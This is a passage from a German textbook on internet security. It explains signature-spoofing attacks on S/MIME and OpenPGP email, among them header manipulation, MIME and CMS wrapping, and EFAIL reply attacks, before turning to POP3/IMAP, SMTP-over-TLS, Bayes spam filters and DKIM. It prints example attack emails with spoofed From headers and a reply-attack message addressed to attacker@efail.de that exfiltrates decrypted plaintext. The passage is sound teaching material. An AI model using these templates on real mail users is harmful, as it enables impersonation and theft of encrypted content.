Um die Übereinstimmung zwischen E-Mail-Header und RFC-822-Adresse im Zertifikat zu gewährleisten, gibt es zwei grundsätzlich verschiedene Implementierungsmöglichkeiten:

1. Der Mail-Client kann die im Zertifikat enthaltene RFC-822-Adresse extrahieren und einfach zusammen mit dem Ergebnis der Signaturvalidierung darstellen („Diese E-Mail ist gültig signiert von `joerg.schwenk@rub.de`"). Er überlässt dann die laut RFC 2632 vorgeschriebene Prüfung einfach dem menschlichen Nutzer.
2. Der Mail-Client versucht, den aus dem Zertitikat extrahierten RFC-822-String im `FROM`-Header zu finden.

Variante 1 ist relativ leicht zu implementieren, erfüllt aber nicht völlig die Vorgaben aus RFC 2632, und ist anfällig gegenüber menschlichen Fehlern. Variante 2 ist schwierig zu

implementieren, da die Syntax von Aliasnamen nicht strikt vorgegeben ist und es mehrere Header mit Absenderangaben in einer E-Mail geben kann. Je nachdem, wie die in RFC 2632 verlangte Prüfung implementiert ist, sind die Mail-Clients anfällig gegen die in Abb. 18.6 dargestellten Angriffsvektoren:

- Stellt der Mailclient nur den Aliasnamen dar, so kann Angreifer Eve wie in Abb. 18.6 (a,b) dargestellt die E-Mail mit seinem eigenen Zertifikat, das die RFC-822-Adresse `eve@evil.com` enthält, signieren, der Empfänger glaubt aber, Alice habe diese E-Mail signiert.
- Platziert der Angreifer mehrere `FROM`-Header oder einen `FROM`- und einen `SENDER`, mit unterschiedlichen RFC-822-Adressen (Abb. 18.6 (c,d)), so kann es vorkommen, dass der Mail-Client die RFC-822-Adresse aus dem *einen* Headerfeld mit dem E-Mail-Zertifikat vergleicht, aber die RFC-822-Adresse aus dem *anderen* Feld anzeigt.

18.2.4 MIME Wrapping

Eine Darstellung des Ergebnisses einer Signaturprüfung als „gültig/ungültig“ ist klar und einfach für den Fall, dass das gesamte Dokument signiert wurde. Dies ist für E-Mails nicht der Fall – wir haben im vorigen Abschnitt schon gesehen, dass unsignierte E-Mail-Header Probleme bereiten können. In diesem Abschnitt gehen wir der Frage nach, was passiert, wenn selbst der Body der E-Mail nicht komplett signiert ist, sondern nur einzelne Teilbäume des MIME-Baumes.

In einem solchen Szenario stehen die Mail-Clients vor einem Dilemma: Die E-Mail enthält ja eine gültige Signatur, wenn auch nicht über die gesamte E-Mail. Daher wäre es nicht korrekt, „Signatur ungültig“ anzuzeigen. Andererseits gibt es natürlich Teile der E-Mail, die nicht signiert sind und damit von einem Angreifer beliebig verändert werden können.

`From: Alice <eve@evil.com>` (a)	`From: alice@good.com <eve@evil.com>` (b)

`From: alice@good.com`
`From: eve@evil.com`
(c)
	`Sender: alice@good.com`
	`From: eve@evil.com`
	(d)

Abb. 18.6 Vom Angreifer manipulierte Headerfelder einer signierten E-Mail. (a) Aliasname hat keine Übereinstimmung mit der RFC 822-Adresse. (b) Der Aliasname hat die Form einer RFC-822-Adresse. (c) Zwei `FROM`-Header mit unterschiedlichen RFC-822-Adressen. (d) Unterschiedliche RFC-822-Adressen in `SENDER`- und `FROM`-Header

Listing 18.1 enthält den Source Code eines erfolgreichen MIME-Wrapping-Angriffs. Eine von Phil Zimmermann signierte E-Mail wurde hier als zweites Blatt in einen `multipart/related`-MIME-Baum eingefügt. Dargestellt wird das erste Blatt vom Typ `text/html` mit dem (unsignierten) Text „Johnny, You are fired!“. Das Parsen des zweiten Teils und damit die Signaturvalidierung wird erzwungen über die `cid`-URL im `src`-Attribut des Bildelements. Diese verweist auf das MIME-Objekt mit MIME-Header `Content-ID: signed-part`.

Listing 18.1 Quelltext zum Screenshot aus Abbildung 18.5. Die Originalmail von Phil Zimmerman wurde in das zweite Blatt von `multipart/related` „eingepackt“.

```
From: Philip R. Zimmermann <prz@pgp.com>
To: johnny@work.com
Subject: PGP signed message
Content-Type: multipart/related; boundary="XXX"

--XXX
Content-Type: text/html

<b>Johnny, You are fired!</b>
<img src="cid:signed-part">

--XXX
Content-ID: signed-part

-----BEGIN PGP SIGNED MESSAGE-----
A note to PGP users: ...
-----BEGIN PGP SIGNATURE-----
iQA/AwUBOpDtWmPLaR3669X8EQLv0gCgs6zaYetj4JwkCiDSzQJZ1ugM...
-----END PGP SIGNATURE-----

--XXX--
```

Diese Angriffsklasse erlaubt zahlreiche Varianten: Signierte MIME-Objekte können an verschiedenen Stellen im MIME-Baum eingefügt werden, und es kann mehr als ein signiertes Objekt eingebunden werden. Außerdem funktioniert diese Angriffsklasse sehr gut für OpenPGP in Kombination mit MIME, wie das Beispiel aus Listing 18.1 zeigt, weil dort partiell signierte Nachrichten häufiger vorkommen.

18.2.5 CMS Wrapping

Auch mit der *Cryptographic Message Syntax* (CMS) können, analog zu MIME, beliebig komplexe Datenstrukturen konstruiert werden, und diese sind ebenfalls als Baumstruktur darstellbar. Ein solcher CMS-Baum kann ein oder mehrere `SignedData`-Elemente an beliebiger Stelle enthalten, und jedes `SignedData`-Element kann mehrere `SignerInfo`-Elemente enthalten. Wenn sich die Signatur in *einem* `SignerInfo`-Element über *ein* `SignedData`-Element verifizieren lässt, soll dann eine gültige oder ungültige Signatur dargestellt werden? Diese komplexe Situation wird von den S/MIME- und CMS-Standards

erlaubt, ist von den verschiedenen Mail-Clients aber unterschiedlich umgesetzt worden, und Angriffe waren möglich [MBP+19a].

Eine Besonderheit des Zusammenspiels zwischen MIME und CMS sei hier noch erwähnt. Wie in Abb. 17.16 dargestellt wird bei *Clear-Signed-* und *Opaque-Signed*-E-Mails exakt der gleiche String signiert – ein Angreifer kann daher mit einem simplen Texteditor eine Clear-Signed-Nachricht in eine Opaque-Signed-Nachricht umwandeln, ohne die Signatur zu invalidieren.

Wenn der Angreifer nun eine Clear-Signed-Nachricht (dieser Typ kommt in der Praxis am häufigsten vor) abfängt, kann er zunächst einmal das erste, signierte MIME-Objekt aus dem MIME-Baum entnehmen und in das CMS-Element `EncapsulatedContentInfo` „einpacken“. Dadurch bleibt die Signatur gültig, nur die MIME-Struktur `multipart/signed` wird zerstört. Der Angreifer fügt nun seinen eigenen Text im ersten Teil von `multipart/signed` ein. Einige Mail-Clients erkannten, dass in der neuen E-Mail eine CMS-Signatur vorhanden war, und riefen den CMS-Parser auf. Dieser war sich nicht bewusst, dass er eine Clear-Signed-E-Mail verifizieren sollte – er fand die signierten Daten schon innerhalb der CMS-Struktur und suchte daher gar nicht mehr außerhalb von `SignedData` nach den Daten und gab „Signatur gültig“ zurück.

18.3 EFAIL 3: Reply Attacks

Crypto-Gadget-Angriffe können in Zukunft verhindert werden. In GnuPG ist bereits die Überprüfung des Hashwertes über den Klartext verpflichtend, bevor der Klartext ausgegeben wird. In S/MIME 4.0 (RFC 8551) können diese Angriffe durch Verwendung von AES-GCM verhindert werden. Bei den Gegenmaßnahmen gegen Direct-Exfiltration-Angriffe konzentrierten sich viele Anbieter auf die Frage, wie HTML-basierte Backchannels verhindert werden können. Die führte dazu, dass Techniken aus dem Bereich Websicherheit ((Kap. 20) eingeführt und wieder gebrochen wurden.

Diese Fixierung auf HTML greift zu kurz, wie [MBP+19b] zeigt. Es gibt auch E-Mail-inhärente Backchannels, über die der Klartext einer verschlüsselten E-Mail extrahiert werden kann. Der wichtigste dieser Backchannels ist die Reply-Funktion; daher sollen diese Angriffe hier als *Reply Attacks* bezeichnet werden.

Listing 18.2 Quelltext der E-Mail, die der Angreifer an Bob sendet.

```
1  From: Alice <attacker@efail.de>
2  To: Bob <victim@company.com>
3  Subject: URGENT: Time for a meeting?
4  Content-type: multipart/mixed; boundary="BOUNDARY"
5
6  --BOUNDARY
7  Content-type: text/plain
8
9  Do you have time for a meeting today at 2 pm? It's urgent! Alice
10 <CR><LF>
```

```
<CR><LF>
<CR><LF>
...
<CR><LF>
--BOUNDARY
Content-type: application/pkcs7-mime; smime-type=enveloped-data
Content-Transfer-Encoding: base64

MIAGCSqGSIb3DQEHA6CAMIACAQAxggHXMIIB0wIB...
--BOUNDARY--
```

Listing 18.2 gibt den Quelltext einer E-Mail wieder, die der Angreifer an das Opfer Bob sendet. In Zeile 1 tarnt der Angreifer seine Identität durch Verwendung des Alias „Alice“. In Zeile 3 wird Social Engineering eingesetzt, um Bob zum Betätigen der Reply-Funktionalität zu bewegen. Der Chiffretext in Zeile 19 ist durch Verwendung vieler Zeilenumbrüche in den Zeilen 10 bis 14 aus dem sichtbaren Bereich herausgeschoben.

Listing 18.3 Quelltext der Reply-E-Mail von Bob.

```
From: Bob <victim@company.com>
To: Alice <attacker@efail.de>
Subject: Re: URGENT: Time for a meeting?
Content-type: text/plain

Sorry, today I'm busy! Bob

On 01/05/19 08:27, Eve wrote:
> Do you have time for a meeting today at 2 pm? It's urgent! Alice
> <CR><LF>
> <CR><LF>
> <CR><LF>
> ...
> <CR><LF>
>
> Secret meeting
> Tomorrow 9pm
```

Antwortet Bob nun über die Reply-Funktionalität, so wird der verschlüsselte MIME-Baum automatisch entschlüsselt und der Klartext außerhalb des sichtbaren Bereichs in die Antwortmail eingefügt (Listing 18.3, Zeilen 16 und 17). Dieses einfache Beispiel erklärt das Prinzip der Reply-Angriffe; in [MBP+19b] wurden verbesserte Varianten beschrieben, um die Sichtbarkeit des Klartextes und mögliche Fehlermeldungen zu unterdrücken.

E-Mail: Weitere Sicherheitsmechanismen

19

Inhaltsverzeichnis

Neben der Ende-zu-Ende-Verschlüsselung wurden im E-Mail-Ökosystem weitere Mechanismen eingeführt, um auf neue Angriffsmuster zu reagieren. In die Protokolle SMTP, POP3 und IMAP wurden Sicherheitsfeatures integriert. Zur Erkennung von SPAM-E-Mails wurde eine frühe Form des maschinellen Lernens eingesetzt, und Authentifikationsschemata wie DKIM und SPF wurden in SMTP integriert, um legitime E-Mails von SPAM unterscheiden zu können.

19.1 POP3 und IMAP

Zum Senden einer E-Mail baut der Client eine SMTP-Verbindung zu seinem Mailserver auf. Zum Abrufen einer Nachricht kann der Client dann zwischen dem *Post Office Protocol Version 3* (POP3) [MR96] oder dem *Internet Message Access Protocol* (IMAP) [Cri03] wählen. Wegen ihrer Authentifizierungsfeatures sind diese beiden Protokolle für das vorliegende Buch interessant. Beim Zugriff über Webmail wird üblicherweise auf die Methode zurückgegriffen, SSL/TLS mit einer Passworteingabe zu verbinden.

J. Schwenk, *Sicherheit und Kryptographie im Internet,*
https://doi.org/10.1007/978-3-658-29260-7_19

19.1.1 POP3

POP3 ist ein Dienst, der von einem Mailserver auf Port 110 angeboten wird – für POP3-over-TLS wird Port 995 verwendet. Ein Client kann sich über TCP mit diesem Port verbinden, um seine E-Mails abzurufen. Normalerweise authentifiziert sich der Client dabei über Nutzername und Passwort, wobei das Passwort unverschlüsselt bzw. nur mit TLS verschlüsselt übertragen wird.

In RFC 1939 [MR96] wird optional ein einfaches Challenge-and-Response-Protokoll angeboten. Client und Server benötigen dazu ein gemeinsames Geheimnis, das hier mit k bezeichnet werden soll. In Abb. 19.1 ist ein Beispiel für den Ablauf eines POP3-Protokolls mit Challenge-and-Response-Authentifizierung angegeben.




Abb. 19.1 Ablauf eines POP3-Protokolls mit MD5-Authentifizierung

Die Challenge wird in der ersten Nachricht des Servers gesendet, und zwar ist dies in unserem Beispiel der Wert $RAND = 1896.697170952$, die vor dem @ und der Domain des Mailservers steht. Dieser Wert wird als ASCII-Folge interpretiert (er darf auch andere ASCII-Zeichen wie < oder > enthalten), und die Bytefolge der ASCII-Werte dient als Input für die Hashfunktion. Der Client berechnet nun

$$RES = MD5(RAND, k),$$

wandelt das Ergebnis in die Hexadezimaldarstellung um und überträgt die Ziffern dieser Hexadezimalzahl als ASCII-Folge an den Server. Diese Übertragung erfolgt in der optionalen Nachricht APOP, die in unserem Beispiel in Abb. 19.1 wiedergegeben ist. Der Server kann diesen Hashwert ebenfalls bilden und so die Identität des Client überprüfen.

19.1.2 IMAP

Mithilfe des *Internet Message Access Protocol* (IMAP) [Cri94] ist es möglich, E-Mails auf einem Mailserver genauso in verschiedenen „Mailboxen“ zu verwalten wie lokal auf dem PC. Dies ist besonders praktisch, wenn man von verschiedenen Geräten aus auf die E-Mails zugreifen möchte.

Ein IMAP-Server wartet auf TCP-Port 143 auf Anfragen eines Client – bei Verwendung von IMAP-over-TLS ist dies Port 993. Nachdem sich der Server gemeldet hat, kann der Client mit dem AUTHENTICATE-Kommando eine Authentifizierungsmethode vorschlagen. In Abb. 19.2 hat der Client Kerberos gewählt, und der Server sendet eine 32-Bit-Nonce, codiert mit Base64. Der Client muss daraufhin mit seinem Kerberos-Ticket und einem Kerberos-




Abb. 19.2 Das AUTHENTICATE-Kommando von IMAP

Authentikator der E-Mail-Adresse und der Nonce antworten. Die Authentifizierung wird durch einen Vorschlag des Servers für weitere Sicherheitsmechanismen durch den Server (zusammen mit der inkrementierten Nonce) abgeschlossen, auf die der Client mit einer verschlüsselten Nachricht antwortet, die die Nonce und die akzeptierten Vorschläge enthält.

In [Mye94] sind als Methoden Kerberos, GSS-API und S/Key vorgeschlagen, aber der Mechanismus ist leicht auf andere Methoden erweiterbar. Leider ist in IMAP nur der Befehl LOGIN, der eine Username/Passwort-Authentifizierung durchführt, verbindlich vorgeschrieben. Alle AUTHENTICATE-Mechanismen sind nur optional, sodass hier wohl nur herstellerspezifische Lösungen zum Einsatz kommen.

19.2 SMTP-over-TLS

Das Allround-Protokoll TLS kann natürlich auch zur Absicherung der Übertragung von E-Mails eingesetzt werden. Dies wird unter dem Begriff *SMTP-over-TLS* von E-Mail-Providern propagiert und bietet einen eingeschränkten Schutz der Vertraulichkeit von E-Mails, ist aber kein Ersatz für eine echte Ende-zu-Ende-Verschlüsselung.

Abb. 19.3 illustriert die Einschränkungen von SMTP-over-TLS. Während für das Absenden (SMTP) und den Abruf (POP3, IMAP) heute standardmäßig TLS eingesetzt wird, kann ein E-Mail-Nutzer nicht erkennen, ob *alle* SMTP-Hops geschützt sind. So ist z. B. die dritte SMTP-Verbindung in Abb. 19.3 nicht geschützt, was aber weder vom Sender noch vom Empfänger erkannt werden kann. Zudem sind alle E-Mails natürlich auf den SMTP-Servern ungeschützt und könnten dort gelesen oder manipuliert werden.

Zum Starten von TLS sind in Abb. 19.3 die unterschiedlichen Möglichkeiten dargestellt:

- SMTP-over-TLS kann durch Aufbau einer TCP-Verbindung zu einem *well-known port* aktiviert werden, analog zu Port 443 für HTTP-over-TLS. Hierfür ist TCP-Port 465 reserviert. Für POP3-over-TLS und IMAP-over-TLS sind die Ports 993 und 995 reserviert.




Abb. 19.3 Einbindung von TLS in eine E-Mail-Infrastruktur

- Ein SMTP-Client kann eine ungeschützte TCP-Verbindung zum Server aufbauen, und dieser kann dann durch Senden des STARTTLS-Befehls den TLS-Verbindungsaufbau starten.
- Als dritte Möglichkeit kann zuerst eine TLS-Verbindung auf einen Standardport (z. B. 443) aufgebaut werden, und der Client kann die ALPN-Extension `ALPN: SMTP` in seiner ClientHello-Nachricht senden. Wenn der Server diese Extension bestätigt, wissen Client und Server, dass über die aufgebaute TLS-Verbindung SMTP gesprochen werden soll.

In der Praxis schützt SMTP-over-TLS nur wenig, da ein aktiver Angreifer durch Löschen der STARTTLS-Nachricht den Aufbau einer TLS-Verbindung verhindern kann. Außerdem werden TLS-Zertifikate in der Regel nicht geprüft. Abhilfe soll der Standard *SMTP MTA Strict Transport Security* (MTA-STS) schaffen, der als RFC 8461 [MRR+18] publiziert wurde.

19.3 SPAM und SPAM-Filter

SPAM Unter dem Begriff *SPAM* werden unerwünschte Massen-E-Mails verstanden, die über SMTP wahllos an E-Mail-Adressen versandt werden. Dieses Phänomen ist schon aus Vorgängermedien wie dem Usenet bekannt, und ab 1999 hat eine arbeitsteilige Kommerzialisierung des SPAM-Versands eingesetzt. Im Internet können Listen mit E-Mail-Adressen zweifelhafter Qualität erworben werden, der Versand von SPAM wird kommerziell angeboten, und kein E-Mail-Provider kommt noch ohne SPAM-Filter aus.

Die Herkunft des Begriffs SPAM wird meist auf einen Sketch aus der britischen Comedy-Serie *Monthy Pythons Flying Circus* zurückgeführt, die sich wiederum auf britisches Konservenfleisch mit dem Produktnamen „SPAM“ (für „SPiced hAM“) bezieht. E-Mails, die nachweislich kein SPAM sind, werden daher dieser Analogie folgend oft als HAM bezeichnet.

Zu Beginn wurde SPAM über offene SMTP-Relays versandt; das sind SMTP-Server, die jede eingehende SMTP-Verbindung akzeptieren und jede empfangene E-Mail auch weiterleiten. Heute werden überwiegend Botnetze oder gehackte oder gefälschte Webmail-Accounts zum Versand von SPAM ausgenutzt. Die aktuellen Methoden des SPAM-Versands ändern sich ständig.

Der wichtigste Mechanismus, um SPAM-Mails zu erkennen, sind *Bayes-Filter.* Diese Filter sind nach dem Satz von Bayes benannt, der eine Umrechnungsformel für bedingte Wahrscheinlichkeiten angibt.

Satz von Bayes Sei $Pr(A|B)$ die Wahrscheinlichkeit, dass Ereignis A eintritt unter der Bedingung, dass Ereignis B eingetreten ist. Dann gilt

$$Pr(A|B) = \frac{Pr(B|A) \cdot PrA}{Pr(B)}.$$

Bayes-Filter Auf die Klassifizierung von SPAM-Emails angewandt, können wir so die Wahrscheinlichkeit dafür berechnen, ob eine E-Mail, die ein bestimmtes Wort w enthält (z. B. „gewonnen“, „Viagra“, „Erbschaft“), eine SPAM-Mail ist:

$$Pr(Spam|w) = \frac{Pr(w|Spam) \cdot Pr(Spam)}{Pr(w)} \qquad (1)$$

Auf der rechten Seite dieser Gleichung befinden sich drei Wahscheinlichkeiten, die statistisch ermittelt werden können – durch Sammeln einer großem Menge von E-Mails, durch Klassifikation dieser E-Mails in schlechte *SPAM*- und gute *Ham*-Mails und durch Ermitteln der Häufigkeit des Wortes w in diesen E-Mails. Der schwierigste Schritt hierbei ist allerdings das Klassifizieren der E-Mails, das manuell erfolgen muss.

Um diese Klassifizierung möglichst nur einmal durchführen zu müssen, wird die Formel von Bayes in der Praxis erweitert und vereinfacht. Zunächst einmal muss man nicht *alle* E-Mails klassifizieren; es reicht, wenn es hinreichend große Sammlungen von aktuellen SPAM- und HAM-Mails existieren, und wenn man in diesen Sammlungen die Häufigkeit des Auftretens des Wortes w ermittelt:

$$Pr(w) = Pr(w|Spam)Pr(Spam) + Pr(w|Ham)Pr(Ham) \qquad (2)$$

Als letzte Schwierigkeit bleibt noch, das Verhältnis von SPAM und HAM in aktuellem E-Mail-Traffic zu ermitteln. Dies ist extrem problematisch, denn die aktuellen Zahlen dafür differieren stark, abhängig davon, an welcher Stelle man im Internet den Mailverkehr analysiert; alle Schätzungen gehen aber von einem höheren SPAM-Anteil aus. Daher werden nach einer Idee von Paul Graham aus dem Jahr 2002 [Gra02] zur SPAM-Erkennung *naive* Bayes-Filter eingesetzt, bei denen einfach angenommen wird, dass

$$Pr(Spam) = Pr(Ham) = \frac{1}{2} \qquad (3)$$

gilt. Dadurch vereinfacht sich die Formel für die Wahrscheinlichkeit, dass eine E-Mail mit dem Wort w SPAM ist, zu

$$Pr(Spam|w) = \frac{Pr(w|Spam)}{Pr(w|Spam) + Pr(w|Ham)}.$$

Zur SPAM-Erkennung wird nun ein Schwellwert festgelegt, ab dem eine E-Mail als SPAM klassifiziert wird, z. B. der Wert 0,8. Gilt nun $Pr(Spam|w) > 0{,}8$, so wird eine E-Mail, die dieses Wort enthält, als SPAM klassifiziert, bei kleineren Wahrscheinlichkeitswerten aber als HAM. Dabei gibt es zwei mögliche Fehlerklassen:

- **False Negatives:** Wird eine SPAM-Mail als HAM klassifiziert, erkennt der Bayes-Filter sie also nicht, so liegt ein False-Negative-Fehler vor.
- **False Positives:** Wird eine HAM-Mail versehentlich als SPAM klassifiziert und wird so vom SPAM-Filter ausgesondert, so spricht man von einem False-Positive-Fehler.

Bei der Klassifizierung von E-Mails wiegen False-Positive-Fehler deutlich mehr als False-Negative-Fehler: Bleibt eine wichtige geschäftliche E-Mail im SPAM-Filter hängen, so hat dies deutlich gravierendere Konsequenzen, als wenn sich im Posteingang einige wenige SPAM-Mails befinden. Daher versucht man bei SPAM-Filtern, die False-Positive-Rate so weit wie möglich zu minimieren. In diese Richtung zielt auch die Festlegung von $Pr(Spam) = Pr(Ham) = \frac{1}{2}$, die die Erkennungsrate von SPAM verringert, aber auch die False-Positive-Rate deutlich senkt.

Eine SPAM-Erkennung erfolgt natürlich nicht allein auf Basis eines einzelnen Wortes. Eine weitere vereinfachende Annahmen, nämlich die (falsche) Annahme, dass die einzelnen Wörter in einer E-Mail statistisch unabhängig voneinander sind, erlaubt es, naive Bayes-Filter für mehrere Wörte zu definieren. Unter dieser Annahme gilt nämlich:

$$Pr(w_1 \cap \ldots \cap w_n|Spam) = Pr(w_1|Spam) \cdot \ldots \cdot Pr(w_n|Spam) \qquad (4)$$

$$Pr(w_1 \cap \ldots \cap w_n|Ham) = Pr(w_1|Ham) \cdot \ldots \cdot Pr(w_n|Ham) \qquad (5)$$

Zusammenfassend erhalten wir:

$$\begin{aligned}
& P(Spam|w_1 \cap w_2) \\
\overset{(1)}{=} \; & \frac{P(w_1 \cap w_2|Spam)}{P(w_1 \cap w_2)} P(Spam) \\
\overset{(4)}{=} \; & \frac{P(w_1|Spam)\, P(w_2|Spam)}{P(w_1 \cap w_2)} P(Spam) \\
\overset{(2)}{=} \; & \frac{P(w_1|Spam)\, P(w_2|Spam)}{P(Spam)P(w_1 \cap w_2|Spam) + P(Ham)P(w_1 \cap w_2|Ham)} P(Spam) \\
\overset{(4,5)}{=} \; & \frac{P(w_1|Spam)\, P(w_2|Spam)\, P(Spam)}{P(Spam)P(w_1|Spam)P(w_2|Spam) + P(Ham)P(w_1|Ham)P(w_2|Ham)} \\
\overset{(3)}{=} \; & \frac{P(w_1|Spam)\, P(w_2|Spam)}{P(w_1|Spam)P(w_2|Spam) + P(w_1|Ham)P(w_2|Ham)}
\end{aligned}$$

Diese Formel lässt sich leicht auf mehrere Wörter erweitern. Zudem stellen Bayes-Filter ein frühes und erfolgreiches Beispiel für *Machine Learning* dar, da die Filter immer wieder mit aktuellen SPAM-Nachrichten trainiert werden und sich so automatisch an neue Tricks der Spammer anpassen können.

19.4 E-Mail-Absender

Die Frage nach dem Absender einer E-Mail mag trivial erscheinen – aufgrund der Komplexität der SMTP-Infrastruktur ist sie es aber nicht. Wir müssen *zwei* unterschiedliche Absenderangaben unter scheiden:

- **822.From:** Dies ist die E-Mail-Adresse, die im Mailclient angezeigt wird, und die im `FROM`-Header des Quelltexts der E-Mail steht. Sie ist in RFC 822 [Cro82] und RFC 5322 [Res08] spezifiziert.
- **821.MailFrom:** Dies ist die E-Mail-Adresse, die während des SMTP-Protokolls im SMTP-Kommando `MAIL FROM` an den SMTP-Server gesendet wird. Dieses Kommando ist in RFC 821 [Pos82] und RFC 5321 [Kle08] spezifiziert.

Diese beiden E-Mail-Adressen können identisch sein, müssen es aber nicht. Insbesondere bei kommerziellen E-Mails, z. B. von Webshops, ist die 822.From-Adresse einfach gehalten (z. B. `service@shop.com`), während die 821.MailFrom-Adresse dazu dient, die automatisierte Mailkommunikation zu strukturieren (z. B. server22334323@shop.com). Diese Unterscheidung ist für die Beschreibungen der nachfolgenden Anti-SPAM-Maßnahmen wichtig.

In SPAM-Kampagnen kann es wichtig sein, den Absender einer Mail zu fälschen. Wenn ein SMTP-Server nur E-Mails von bestimmten, ihm bekannten Domains weiterleitet, würde ein Fälschen der 821.MailFrom-Adresse helfen, und wenn der Empfänger überzeugt werden soll, dass eine Mail tatsächlich von `service@shop.com` stammt, dann wäre die 822.From-Adresse das Ziel der Fälschung. Keiner der beiden Werte wird durch RFC 5322 oder RFC 5321 geschützt.

19.5 Domain Key Identified Mail (DKIM)

Die Klassifizierung durch Bayes-Filter kann für die Versender legitimer E-Mails zum Problem werden. So muss z. B. eine Online-Apotheke, die ihre Kunden über neue Angebote informieren möchte, befürchten, dass ihre E-Mails als SPAM ausgesondert werden, wenn gleichzeitig eine große SPAM-Kampagne zu Arzneimitteln läuft. Es werden also Lösungen benötigt, mit denen sich E-Mails als *legitim* ausweisen können. Mit anderen Worten: Wie kann man die *False-Positive-Rate* bei der SPAM-Erkennung weiter reduzieren?

Domain Key Identified Mail (DKIM) DKIM [CHK11, ACD+07, Cro09] ist ein solches Verfahren – der Sender einer legitimen E-Mail signiert hier den Body und ausgewählte Header, was mit einem Rechenaufwand pro E-Mail verbunden ist, den ein Massenmailversender nicht leisten kann, wenn individuelle `TO`-Header mit signiert werden. Und er kann den 822.From-Header mit signieren, um diesen gegen Veränderungen zu schützen. Der öffentliche Schlüssel zur Überprüfung dieser Signaturen ist nicht in eine PKI eingebunden, sondern wird aus dem DNS geladen. Die Sicherheit von DNS ist daher essentiell für die Sicherheit von DKIM.

Schutz einer ausgehenden Mail mit DKIM Abb. 19.4 beschreibt die Funktionsweise von DKIM. Der SMTP-Server des Senders (im Beispiel die Domain `shop.com`) muss

zur Nutzung von DKIM ein Signaturschlüsselpaar erzeugen, und publiziert den öffentlichen Schlüssel davon in einem speziellen `TXT`-Resource-Record auf seinen DNS-Servern. Danach signiert der SMTP-Server für alle ausgehenden Mails der Domain `shop.com` den Body und ausgewählte Header, wobei der 822.From-Header immer mit signiert sein muss. Die Signatur wird, zusammen mit allen benötigten Metainformationen zur Verifikation, in einem neuen RFC822-Header `DKIM-Signature` abgelegt.

Listing 19.1 Quelltext einer mittels DKIM signierten E-Mail.

```
DKIM-Signature: v=1; a=rsa-sha256; s=1234pk56; d=shop.com;
       c=simple/simple; q=dns/txt; i=@logistik.shop.com;
       h=Received : From : To : Subject : Date : Message-ID : Reply-To;
       bh=2jUSOH9NhtVGCQWNr9BrIAPreKQjO6Sn7XIkfJVOzv8=;
       b=AuUoFEfDxTDkHlLXSZEpZj79LICEps6eda7W3deTVFOk4yAUoqOB
